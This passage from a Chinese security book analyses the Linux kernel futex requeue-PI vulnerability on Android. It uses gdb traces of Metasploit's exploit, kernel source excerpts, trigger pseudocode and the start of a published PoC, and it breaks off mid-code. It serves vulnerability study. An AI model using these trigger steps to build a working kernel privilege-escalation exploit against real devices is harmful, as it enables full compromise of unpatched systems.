745         /*
746          * Surprise - we got the lock. Just return to userspace:
747          */
748         if (unlikely(!curval))
749             return 1;    // 如果前面 cmpxchg 操作成功即代表能够获取到锁
```

单步执行到736行代码时，可以用p命令查看各参数值。当前值刚好为0，那么它就会被赋予线程id，即newval值0x423。

```
gdb$ n
Error while running hook_stop:
No symbol "disassembly" in current context.
futex_lock_pi_atomic (uaddr=0xd010, hb=0xc04d1c08, key=0xd222de9c, ps=0xd222dea8,
task=0xd41f7400, set_waiters=0x0) at kernel/futex.c:736
736         if (unlikely(cmpxchg_futex_value_locked(&curval, uaddr, 0, newval)))
gdb$ p *curval
```

```
$1 = 0x0
gdb$ p *uaddr
$2 = 0x0
gdb$ p newval
$3 = 0x423（相当于线程 ID:1059）
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 7, futex_lock_pi_atomic (uaddr=0xd010, hb=0xc04d1c08, key=0xd222de9c,
ps=0xd222dea8,task=0xd41f7400, set_waiters=0x0) at kernel/futex.c:749
749             return 1;
gdb$ list
744
745         /*
746          * Surprise - we got the lock. Just return to userspace:
747          */
748         if (unlikely(!curval))
749             return 1;
750
751         uval = curval;
752
753         /*
gdb$ p *curval
$20 = 0x423
gdb$ p *uaddr
$21 = 0x423
```

可以看到Metasploit利用代码中故意将uaddr的值赋值为0，使其能够直接获取锁。由于uaddr是由用户空间指定的，不管uaddr是否被锁定，赋值为0即能获取锁，如果再有另一个线程采用同样方法获取同一地址的锁，那么可以不必调用futex_unlock_pi就释放锁，比如导致一些唤醒等待锁的线程，修改锁状态等收尾工作未能完成。通过设置条件断点，可以发现Metasploit利用代码确实两次对地址0xd010（值为0）调用futex_lock_pi函数触发漏洞，这个问题我们可以称为“**Relock**”问题。

```
gdb$ info br
Num     Type           Disp Enb Address    What
1       breakpoint     keep y   0xc0050f5c in futex_lock_pi_atomic at kernel/futex.c:736
    stop only if *uaddr==0
    breakpoint already hit 2 times
2       breakpoint     keep y   0xc0050f98 in futex_lock_pi_atomic at kernel/futex.c:749
    breakpoint already hit 2 times
```

搜索Metasploit中的利用代码也确实可以发现它对同一个值为0的地址uaddr2调用futex_lock_pi获


取锁：

```
int uaddr2 = 0;
……
    ret = syscall(__NR_futex, &uaddr2, FUTEX_LOCK_PI, 1, 0, NULL, 0);
    printf("futex dm: %d\n", ret);
……
    syscall(__NR_futex, &uaddr2, FUTEX_LOCK_PI, 1, 0, NULL, 0);
……
```

回头再看下利用代码，可以发现利用程序除了调用FUTEX_LOCK_PI系统指令外，还使用以下两个系统调用：

```
#define FUTEX_WAIT_REQUEUE_PI   11
#define FUTEX_CMP_REQUEUE_PI    12
```

根据前面do-futex函数的源码可以知道FUTEX_WAIT_REQUEUE_PI与FUTEX_CMP_REQUEUE_PI分别调用函数futex_wait_requeue_pi与futex_requeue。关于这两个函数的功能，在futex.c源码中有详细注释，如图10-102和图10-103所示。



```
/**
 * futex_wait_requeue_pi() - Wait on uaddr and take uaddr2
 * @uaddr:  the futex we initially wait on (non-pi)
 * @flags:  futex flags (FLAGS_SHARED, FLAGS_CLOCKRT, etc.), they must be
 *      the same type, no requeueing from private to shared, etc.
 * @val:    the expected value of uaddr
 * @abs_time:   absolute timeout
 * @bitset: 32 bit wakeup bitset set by userspace, defaults to all
 * @clockrt:    whether to use CLOCK_REALTIME (1) or CLOCK_MONOTONIC (0)
 * @uaddr2: the pi futex we will take prior to returning to user-space
 *
 * The caller will wait on uaddr and will be requeued by futex_requeue() to
 * uaddr2 which must be PI aware and unique from uaddr.  Normal wakeup will wake
 * on uaddr2 and complete the acquisition of the rt_mutex prior to returning to
 * userspace.  This ensures the rt_mutex maintains an owner when it has waiters;
 * without one, the pi logic would not know which task to boost/deboost, if
 * there was a need to.
 *
 * We call schedule in futex_wait_queue_me() when we enqueue and return there
 * via the following:
 * 1) wakeup on uaddr2 after an atomic lock acquisition by futex_requeue()
 * 2) wakeup on uaddr2 after a requeue
 * 3) signal
 * 4) timeout
 *
 * If 3, cleanup and return -ERESTARTNOINTR.
 *
 * If 2, we may then block on trying to take the rt_mutex and return via:
 * 5) successful lock
 * 6) signal
 * 7) timeout
 * 8) other lock acquisition failure
 *
 * If 6, return -EWOULDBLOCK (restarting the syscall would do the same).
 *
 * If 4 or 7, we cleanup and return with -ETIMEDOUT.
 *
 * Returns:
 *  0 - On success
 * <0 - On error
 */
static int futex_wait_requeue_pi(u32 __user *uaddr, unsigned int flags,
                 u32 val, ktime_t *abs_time, u32 bitset,
                 u32 __user *uaddr2)
```

图10-102　futex_wait_requeue_pi函数





图10-103　调用futex_wait_queue_me函数等待自身被唤醒

从futex_wait_requeue_pi函数原型看，它主要用于在uaddr上等待唤醒，通过调用futex_wait_queue_me函数等待自身被唤醒。

从futex_requeue函数原型看，它主要用于唤醒uaddr1最高优先级的线程，然后将阻塞在uaddr1上的等待线程转移到uaddr2上，如图10-104所示。



```
/**
 * futex_requeue() - Requeue waiters from uaddr1 to uaddr2
 * @uaddr1: source futex user address
 * @flags:  futex flags (FLAGS_SHARED, etc.)
 * @uaddr2: target futex user address
 * @nr_wake:     number of waiters to wake (must be 1 for requeue_pi)
 * @nr_requeue: number of waiters to requeue (0-INT_MAX)
 * @cmpval: @uaddr1 expected value (or %NULL)
 * @requeue_pi: if we are attempting to requeue from a non-pi futex to a
 *       pi futex (pi to pi requeue is not supported)
 *
 * Requeue waiters on uaddr1 to uaddr2. In the requeue_pi case, try to acquire
 * uaddr2 atomically on behalf of the top waiter.
 *
 * Returns:
 * >=0 - on success, the number of tasks requeued or woken
 *  <0 - on error
 */
static int futex_requeue(u32 __user *uaddr1, unsigned int flags,
                u32 __user *uaddr2, int nr_wake, int nr_requeue,
                u32 *cmpval, int requeue_pi)
```

图10-104　futex_requeue函数

分别在futex_wait_requeue_pi与futex_requeue函数上下断点，然后跟进调试。

```
gdb$ break futex_wait_requeue_pi
Breakpoint 1 at 0xc0052214: file kernel/futex.c, line 2284.
gdb$ break futex_requeue
Breakpoint 2 at 0xc00517bc: file kernel/futex.c, line 1265.
gdb$ disable 2     // 由于 futex_requeue 会被断下很多次，因此先禁用
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 1, futex_wait_requeue_pi (uaddr=0xd00c, flags=0x1, val=0x0, abs_time=0x0,
uaddr2=0xd010, bitset=0xffffffff) at kernel/futex.c:2284
2284 static int futex_wait_requeue_pi(u32 __user *uaddr, unsigned int flags,
gdb$ enable 2
gdb$ finish
```

```
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 2, futex_requeue (uaddr1=0xd00c, flags=0x1, uaddr2=0xd010, nr_wake=0x1,
nr_requeue=0x0, cmpval=0xde255f60, requeue_pi=0x1) at kernel/futex.c:1265
1265 {
gdb$ finish
Error while running hook_stop:
No symbol "disassembly" in current context.
0xc0053350 in do_futex (uaddr=0xd00c, op=<optimized out>, val=0x0, timeout=<optimized out>,
uaddr2=0xd010, val2=0x0, val3=0xd010) at kernel/futex.c:2693
2693 return futex_requeue(uaddr, flags, uaddr2, val, val2, &val3, 1);
Value returned is $1 = 0x1
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 2, futex_requeue (uaddr1=0xd010, flags=0x1, uaddr2=0xd010, nr_wake=0x1,
nr_requeue=0x0, cmpval=0xde255f60, requeue_pi=0x1) at kernel/futex.c:1265
1265 {
gdb$ finish
Error while running hook_stop:
No symbol "disassembly" in current context.
0xc0053350 in do_futex (uaddr=0xd010, op=<optimized out>, val=0xde255f88,
timeout=<optimized out>, uaddr2=0xd010, val2=0x0, val3=0xd010) at kernel/futex.c:2693
2693 return futex_requeue(uaddr, flags, uaddr2, val, val2, &val3, 1);
Value returned is $2 = 0xffffffea
```

整个过程相当于调用以下伪代码后就触发崩溃：

```
futex_wait_requeue_pi (A, B)    => 返回 0，表示成功
futex_requeue (A, B)    => 返回 1，表示成功
futex_requeue (B, B)    => 返回 0xFFFFFFEA，表示失败
（注：A 和 B 代表用户空间地址，futex_requeue 都是在 futex_wait_requeue_pi 返回前执行的，因为它是用
于唤醒 task_blocks_on_rt_mutex 线程的）
```

前两步是正常的操作流程，最后又多了一步唤醒动作，而且两个操作地址相同。如果第二次唤醒动作执行的是futex_requeue(A, B)，那么它返回的是0，即执行成功，但未唤醒任何线程，也无法导致崩溃。

```
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 2, futex_requeue (uaddr1=0xd010, flags=0x1, uaddr2=0xd010, nr_wake=0x1,
```

```
nr_requeue=0x0, cmpval=0xde277f60, requeue_pi=0x1) at kernel/futex.c:1265
1265    {
gdb$ set uaddr1=0xd00c
gdb$ p uaddr1
$3 = (u32 *) 0xd00c
gdb$ finish
Error while running hook_stop:
No symbol "disassembly" in current context.
0xc0053350 in do_futex (uaddr=0xd010, op=<optimized out>, val=0xde277f88,
timeout=<optimized out>, uaddr2=0xd010, val2=0x0, val3=0xd010) at kernel/futex.c:2693
2693            return futex_requeue(uaddr, flags, uaddr2, val, val2, &val3, 1);
Value returned is $4 = 0x0
```

我们暂且将这个问题称为“**Requeue**”问题，重复调用futex_requeue本身并没有问题，关键在于当调用的两个关键地址相同时处理情况会不一样。单纯从上面提到的“Relock”与“Requeue”两个问题出发，我们还无法直接找到漏洞的根本原因，因为这些都只是触发漏洞的表面现象。为了透过现象找到漏洞的本质，我们需要进一步详细分析futex_requeue函数，因为正是它导致内核崩溃的。

futex_requeue函数位于/kernel/futex.c文件中，分析其源码，关键看它是如何获取锁并唤醒futex_wait_requeue_pi线程的。函数中有两处获取uaddr2锁的地方，从注释与函数名上还是比较容易发现的，一处是futex_proxy_trylock_atomic函数，如图10-105所示；另一处是rt_mutex_start_proxy_ lock函数，如图10-106所示。




图10-105　调用futex_proxy_trylock_atomic函数获取锁

```c
	/*
	 * Requeue nr_requeue waiters and possibly one more in the case
	 * of requeue_pi if we couldn't acquire the lock atomically.
	 */
	if (requeue_pi) {
		/* Prepare the waiter to take the rt_mutex. */
		atomic_inc(&pi_state->refcount); // 递增引用计数
		this->pi_state = pi_state;  // 获取优先级状态
		ret = rt_mutex_start_proxy_lock(&pi_state->pi_mutex,
						this->rt_waiter,
						this->task, 1);
		if (ret == 1) {
			/* We got the lock. */
			// 获取uaddr2锁成功后，唤醒等待线程
			requeue_pi_wake_futex(this, &key2, hb2);
			drop_count++;
			continue;
		} else if (ret) {
			/* -EDEADLK */
			this->pi_state = NULL;
			free_pi_state(pi_state);
			goto out_unlock;
		}
	}
```

图10-106　调用rt_mutex_start_proxy_lock函数获取锁

倘若futex_proxy_trylock_atomic函数获取uaddr2锁成功，它会直接返回用户空间，唤醒在uaddr1上被阻塞的最高优先级线程；若失败则继续执行后面的代码，不做特别的操作。所以可以看到这里并不会进入内核互斥体，从而实现“快速”的目的。

倘若rt_mutex_start_proxy_lock函数获取uaddr2锁成功，它会调用requeue_pi_wake_futex函数唤醒等待的线程，在该函数中将互斥锁的rt_waiter清空，如图10-107所示；若失败则会将线程阻塞在uaddr2内核互斥锁上，然后将rt_mutex_waiter加入rt_mutex的waiter_list（依次调用：rt_mutex_start_proxy_lock函数、task_blocks_on_rt_mutex函数和plist_add函数，如图10-108和图10-109所示），再回头看前面内核崩溃的栈回溯，是不是与之相似。

```c
/**
 * requeue_pi_wake_futex() - Wake a task that acquired the lock during requeue
 * @q:		the futex_q
 * @key:	the key of the requeue target futex
 * @hb:		the hash_bucket of the requeue target futex
 *
 * During futex_requeue, with requeue_pi=1, it is possible to acquire the
 * target futex if it is uncontended or via a lock steal.  Set the futex_q key
 * to the requeue target futex so the waiter can detect the wakeup on the right
 * futex, but remove it from the hb and NULL the rt_waiter so it can detect
 * atomic lock acquisition.  Set the q->lock_ptr to the requeue target hb->lock
 * to protect access to the pi_state to fixup the owner later.  Must be called
 * with both q->lock_ptr and hb->lock held.
 */
static inline
void requeue_pi_wake_futex(struct futex_q *q, union futex_key *key,
			   struct futex_hash_bucket *hb)
{
	get_futex_key_refs(key);
	q->key = *key;

	__unqueue_futex(q);

	WARN_ON(!q->rt_waiter);
	q->rt_waiter = NULL;

	q->lock_ptr = &hb->lock;

	wake_up_state(q->task, TASK_NORMAL);
}
```

图10-107　requeue_pi_wake_futex函数

```
 * Returns:
 *  0 - task blocked on lock
 *  1 - acquired the lock for task, caller should wake it up
 * <0 - error
 *
 * Special API call for FUTEX_REQUEUE_PI support.
 */
int rt_mutex_start_proxy_lock(struct rt_mutex *lock,
                              struct rt_mutex_waiter *waiter,
                              struct task_struct *task, int detect_deadlock)
{
    int ret;

    raw_spin_lock(&lock->wait_lock);

    if (try_to_take_rt_mutex(lock, task, NULL)) {
        raw_spin_unlock(&lock->wait_lock);
        return 1;
    }

    ret = task_blocks_on_rt_mutex(lock, waiter, task, detect_deadlock);

    if (ret && !rt_mutex_owner(lock)) {
        /*
         * Reset the return value. We might have
         * returned with -EDEADLK and the owner
         * released the lock while we were walking the
         * pi chain.  Let the waiter sort it out.
         */
        ret = 0;
    }
```

图10-108 rt_mutex_start_proxy_lock函数

```
rtmutex.c > task_blocks_on_rt_mutex()
Find  task_blocks_on_rt_mutex

 *
 * This must be called with lock->wait_lock held.
 */
static int task_blocks_on_rt_mutex(struct rt_mutex *lock,
                                   struct rt_mutex_waiter *waiter,
                                   struct task_struct *task,
                                   int detect_deadlock)
{
    struct task_struct *owner = rt_mutex_owner(lock);
    struct rt_mutex_waiter *top_waiter = waiter;
    unsigned long flags;
    int chain_walk = 0, res;

    raw_spin_lock_irqsave(&task->pi_lock, flags);
    __rt_mutex_adjust_prio(task);
    waiter->task = task;
    waiter->lock = lock;
    plist_node_init(&waiter->list_entry, task->prio);
    plist_node_init(&waiter->pi_list_entry, task->prio);

    /* Get the top priority waiter on the lock */
    if (rt_mutex_has_waiters(lock))
        top_waiter = rt_mutex_top_waiter(lock);
    plist_add(&waiter->list_entry, &lock->wait_list); // 将互斥锁添加到等待列表中


    task->pi_blocked_on = waiter;

    raw_spin_unlock_irqrestore(&task->pi_lock, flags);
```

图10-109 task_blocks_on_rt_mutex函数

在执行完futex_requeue函数后，futex_wait_requeue_pi函数会被唤醒，继续执行如图10-110所示的代码，检测rt_waiter函数是否为空，如果图10-107中的代码被执行（即futex_proxy_trylock_atomic函数成功获取uaddr2锁，清空rt_waiter函数），那么就会走第一个分支，导致未清理rt_waiter函数就

返回，并且等待列表里依然连接着rt_waiter函数，线程结束后，就会唤醒等待列表中的等待者，从而引用栈上未被清理的rt_waiter函数造成崩溃。那么，如何才能保证futex_proxy_trylock_atomic函数成功获取uaddr2锁呢？此时“Relock”Bug就登场了，令uaddr2=0，就可以保证获取锁，即使已被其他线程锁住也依然可以再次获取。




```
	/* Check if the requeue code acquired the second futex for us. */
	if (!q.rt_waiter) {
		/*
		 * Got the lock. We might not be the anticipated owner if we
		 * did a lock-steal - fix up the PI-state in that case.
		 */
		if (q.pi_state && (q.pi_state->owner != current)) {
			spin_lock(q.lock_ptr);
			ret = fixup_pi_state_owner(uaddr2, &q, current);
			spin_unlock(q.lock_ptr);
		}
	} else {
		/*
		 * We have been woken up by futex_unlock_pi(), a timeout, or a
		 * signal.  futex_unlock_pi() will not destroy the lock_ptr nor
		 * the pi_state.
		 */
		WARN_ON(!q.pi_state);
		pi_mutex = &q.pi_state->pi_mutex;
		ret = rt_mutex_finish_proxy_lock(pi_mutex, to, &rt_waiter, 1);
		debug_rt_mutex_free_waiter(&rt_waiter);

		spin_lock(q.lock_ptr);
		/*
		 * Fixup the pi_state owner and possibly acquire the lock if we
		 * haven't already.
		 */
		res = fixup_owner(uaddr2, &q, !ret);
		/*
		 * If fixup_owner() returned an error, proprogate that.  If it
		 * acquired the lock, clear -ETIMEDOUT or -EINTR.
		 */
		if (res)
			ret = (res < 0) ? res : 0;

		/* Unqueue and drop the lock. */
		unqueue_me_pi(&q);
	}
```

图10-110　futex_wait_requeue函数

为了验证上面的思路，我们继续用gdb调试内核源码，先设置以下断点：

```
gdb$ info b
Num   Type           Disp Enb Address    What
1     breakpoint     keep y   0xc0052214 in futex_wait_requeue_pi at kernel/futex.c:2284
2     breakpoint     keep y   0xc00517bc in futex_requeue at kernel/futex.c:1265
4     breakpoint     keep y   0xc0051f38 in futex_lock_pi at kernel/futex.c:1988
5     breakpoint     keep y   0xc0053de4 in rt_mutex_start_proxy_lock at kernel/rtmutex.c:951
6     breakpoint     keep y   0xc0053ac4 in task_blocks_on_rt_mutex at kernel/rtmutex.c:395
9        breakpoint     keep y   0xc00519ac in futex_requeue at kernel/futex.c:1200
// futex_proxy_trylock_atomic 函数入口，由于无法识别该函数符号，因此对源码行号下断
```

然后，在adb shell里运行触发漏洞的程序后断下：

```
gdb$ disable 2  // 先禁用 futex_requeue 断点，等执行 futex_wait_requeue 后再开启
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 4, futex_lock_pi (uaddr=0xd010, flags=0x1, time=0x0, trylock=0x0,
detect=Unhandled dwarf expression opcode 0xfa
) at kernel/futex.c:1988
1988     * Userspace tried a 0 -> TID atomic transition of the futex value
gdb$ x uaddr
0xd010:    0x00000000
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 1, futex_wait_requeue_pi (uaddr=0xd00c, flags=0x1, val=0x0, abs_time=0x0,
uaddr2=0xd010, bitset=0xffffffff) at kernel/futex.c:2284
2284    ) successful lock
gdb$ enable 2    // 开启 futex_requeue 断点
gdb$ x uaddr
0xd00c:    0x00000000
gdb$ x uaddr2
0xd010:    0x000001e4
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 2, futex_requeue (uaddr1=0xd00c, flags=0x1, uaddr2=0xd010, nr_wake=0x1,
nr_requeue=0x0, cmpval=0xde24bf60, requeue_pi=0x1) at kernel/futex.c:1265
1265    {
gdb$ x uaddr1
0xd00c:    0x00000000
gdb$ x uaddr2
0xd010:    0x000001e4
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.
// 由于前面 uaddr2 被锁住，所以调用 futex_proxy_trylock_atomic 获取锁失败，进而调用
rt_mutex_start_proxy_lock => task_blocks_on_rt_mutex，最终返回 0 阻塞在内核互斥体中。
```

```
Breakpoint 5, rt_mutex_start_proxy_lock (lock=0xde220788, waiter=0xde935e20,
task=0xde14f400, detect_deadlock=0x1) at kernel/rtmutex.c:951
951    {
gdb$ finish
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 6, task_blocks_on_rt_mutex (lock=0xde220788, waiter=0xde935e20, task=0xde14f400,
detect_deadlock=0x1) at kernel/rtmutex.c:395
395    {
gdb$ finish
Error while running hook_stop:
No symbol "disassembly" in current context.
rt_mutex_start_proxy_lock (lock=0xde220788, waiter=0xde935e20, task=0xde14f400,
detect_deadlock=0x1) at kernel/rtmutex.c:963
963        if (ret && !rt_mutex_owner(lock)) {
Value returned is $9 = 0x0    // 获取锁失败，阻塞在内核互斥体
gdb$ disable 4    // futex_lock_pi 会被断下很多次，因此先禁用
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 2, futex_requeue (uaddr1=0xd010, flags=0x1, uaddr2=0xd010, nr_wake=0x1,
nr_requeue=0x0, cmpval=0xd6823f60, requeue_pi=0x1) at kernel/futex.c:1265
1265    {
gdb$ x uaddr1
0xd010:    0x00000000    // 可以看到此处 uaddr1=uaddr2=0，正是利用 Relock Bug
gdb$ x uaddr2
0xd010:    0x00000000
```

继续执行下去，它会调用futex_proxy_trylock_atomic，执行后返回0，说明它已成功获取锁。

```
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 9, futex_requeue (uaddr1=0x1, flags=0x1, uaddr2=0xd010, nr_wake=0x0,
nr_requeue=0x0, cmpval=0xde24bf60, requeue_pi=0x1) at kernel/futex.c:1351
1351
gdb$ list
1346            * Attempt to acquire uaddr2 and wake the top waiter. If we
1347            * intend to requeue waiters, force setting the FUTEX_WAITERS
1348            * bit.  We force this here where we are able to easily handle
```

```
1349             * faults rather in the requeue loop below.
1350             */
1351            // 从上面的注释可以知道，下面的函数会去获取 uaddr2 锁，然后再去唤醒等待者
1352            ret = futex_proxy_trylock_atomic(uaddr2, hb1, hb2, &key1,
1353                                &key2, &pi_state, nr_requeue);
1354
1355            /*
gdb$ list
1356                                &key2, &pi_state, nr_requeue);
1357
1358            /*
1359             * At this point the top_waiter has either taken uaddr2 or is
1360             * waiting on it.  If the former, then the pi_state will not
1361             * exist yet, look it up one more time to ensure we have a
1362             * reference to it.
1363             */
1364            if (ret == 1) {
1365                WARN_ON(pi_state);
gdb$ b futex.c:1364
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 10, futex_requeue (uaddr1=0x1, flags=0x1, uaddr2=0xd010, nr_wake=0xde24beac,
nr_requeue=0x0, cmpval=0xde24bf60, requeue_pi=0x1) at kernel/futex.c:1364
1364    ave a
gdb$ p ret
$12 = 0x0    // 利用 Relock Bug 成功获取锁
```

获得锁后会唤醒futex_wait_requeue_pi线程，我们在图10-109所示的代码处下断点：

```
gdb$ b futex.c:2361
Breakpoint 12 at 0xc0052438: file kernel/futex.c, line 2361.
gdb$ c
Error while running hook_stop:
No symbol "disassembly" in current context.

Breakpoint 12, futex_wait_requeue_pi (uaddr=0xd00c, flags=<optimized out>, val=0x0,
abs_time=<optimized out>, uaddr2=0xd010, bitset=0xffffffff) at kernel/futex.c:2361
gdb$ list
2356    akeup
2357         * race with the atomic proxy lock acquisition by the requeue code. The
2358         * futex_requeue dropped our key1 reference and incremented our key2
2359         * reference count.
2360         */
2361
```

```
2362        /* Check if the requeue code acquired the second futex for us. */
2363        if (!q.rt_waiter) {
2364            /*
2365             * Got the lock. We might not be the anticipated owner if we
gdb$ p q.rt_waiter
$13 = (struct rt_mutex_waiter *) 0x0    // 所以上面的 if 语句会走第一个分支，导致未清理等待列表中的 rt_waiter
gdb$ p &rt_waiter
$23 = (struct rt_mutex_waiter *) 0xde935e20    // rt_waiter 依然保存在栈上
gdb$ p $sp
$24 = (void *) 0xde935e00
gdb$ p rt_waiter
$25 = {list_entry = {prio = 0x84, prio_list = {next = 0xde937dec, prev = 0xde251dec}, node_list = {next = 0xde220788, prev = 0xde251df4}}, pi_list_entry = {prio = 0x84, prio_list = {next = 0xde935e38, prev = 0xde935e38}, node_list = {next = 0xde935e40, prev = 0xde935e40}}, task = 0xde14f400, lock = 0xde220788}
```

上面rt_waiter里的锁0xde220788，就是前面获取失败的锁：

```
Breakpoint 5, rt_mutex_start_proxy_lock (lock=0xde220788, waiter=0xde935e20, task=0xde14f400, detect_deadlock=0x1)
```

由于等待列表中依然保留着rt_waiter的指针，等futex_wait_requeue_pi线程结束后，会回收等待链表，就会引用到未被清理的rt_waiter，从而造成崩溃。整个漏洞的触发原理如图10-111所示。




图10-111　漏洞原理图

对此，Nativeflow公司的Dany Zutachna在其博客上公布了一份精简的漏洞PoC，通过如下源码应该更容易理解漏洞的触发过程：

```
#include <stdio.h>
#include <unistd.h>
#include <pthread.h>

#include "futaux.h"
#include "userlock.h"

int A = 0, B = 0;

volatile int invoke_futex_wait_requeue_pi = 0;
volatile pid_t thread_tid = -1;

void *thread(void *arg)
{
    thread_tid = gettid();
    printf("[2]\n");
    userlock_wait(&invoke_futex_wait_requeue_pi);
    futex_wait_requeue_pi(&A, &B);
    printf("Someone woke me up\n");
    while (1) {
